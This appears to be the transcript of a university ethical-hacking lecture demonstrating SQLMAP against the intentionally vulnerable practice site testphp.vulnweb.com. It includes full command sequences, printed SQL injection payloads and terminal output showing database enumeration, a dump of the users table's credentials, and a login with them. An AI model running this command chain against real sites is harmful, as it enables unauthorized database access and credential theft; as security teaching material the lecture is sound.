


Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur


Lecture – 53
SQL MAP

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
Now, in this tutorial I will show you how to perform SQL injection attack using automated tool SQLMAP from Kali Linux. Now, this is our scan result. Now, see 32 blind SQL injections are there.

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
So, now go to on Google and search that particular URL. The URL is **http://testphp.vulnweb.com/listproducts.php?cat=1**. So, we can use this URL for further attack. So, go to Kali Linux and open the terminal to use the SQLMAP.

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So, the command is **sqlmap -u** specify the URL. URL is **http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs**.

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```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
LECT (ELT(8040=8040,1)),0x7178707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x
7162706b71,0x4f56436c657866467a4f684d4a697a4c4d584d666752474c43706a49574b644d654
26b696e696b70,0x7178707671),NULL,NULL,NULL-- lfSA
---
[17:44:43] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[17:44:43] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[17:44:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'
[17:44:43] [WARNING] you haven't updated sqlmap for more than 90 days!!!

[*] ending @ 17:44:43 /2019-09-29/
root@kali:~#
```

So, we got the database. There are two available database are there acuart and information_schema. information_schema is the common database; the acuart is the database where it stores all the tables. So, for further search we need to use this database. So, from database now we need to search the table name.

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```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acua
rt --tables
[1.3.7#stable]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 17:51:02 /2019-09-29/

[17:51:02] [INFO] resuming back-end DBMS 'mysql'
[17:51:02] [INFO] testing connection to the target URL
```

So, the command is **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart - - tables**. Find out all the tables from that particular database. So, here is the table name. Now, suppose we want to find out next the columns in a particular table.


(Refer Slide Time: 05:11)



```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart
[17:51:03] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[17:51:03] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts  |
| categ  |
| featured |
| guestbook |
| pictures |
| products |
| users  |
+-----+
[17:51:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[17:51:03] [WARNING] you haven't updated sqlmap for more than 90 days!!!
[*] ending @ 17:51:03 /2019-09-29/
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart
```

So, the command is **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D** specify the database name is **acuart** then **-T** specify the table name. Suppose, we are going to find out the columns of the table **users** and then **--columns**; find out all the columns in that particular table **users**.

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


```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| address | mediumtext |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+
[17:52:32] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[17:52:32] [WARNING] you haven't updated sqlmap for more than 90 days!!!
[*] ending @ 17:52:32 /2019-09-29/
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump
```

So, we got all the columns. Now, suppose we want to dump the value of the **uname** and password, it is **pass**. The **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D** specify database name **acuart**. Then, **-T** specify the table name **users**, then **-C**

specify the column name. So, to get the data of multiple column name use the multiple column name separated by comma. So, **uname, pass** then to dump the values use **--dump**.

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
```
root@kali: ~
[17:54:19] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0
[17:54:19] [INFO] fetching entries of column(s) 'pass, uname' for table 'users'
in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+-----+
| uname | pass |
+-----+-----+
| test  | test |
+-----+-----+

[17:54:19] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/
testphp.vulnweb.com/dump/acuart/users.csv'
[17:54:19] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'
[17:54:19] [WARNING] you haven't updated sqlmap for more than 90 days!!!

[*] ending @ 17:54:19 /2019-09-29/
root@kali:~#
```


See uname is test and password is also test. So, now, we can use this valid credential to login inside that particular web application also.

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
So, go here.

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So, now go to sign up and use username as test and password is also test then enter, login.

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Now, see it go inside the web application as a valid user. So, this way we can use the tool SQLMAP to find out all the information from the database by using SQL injection attack.

Thank you.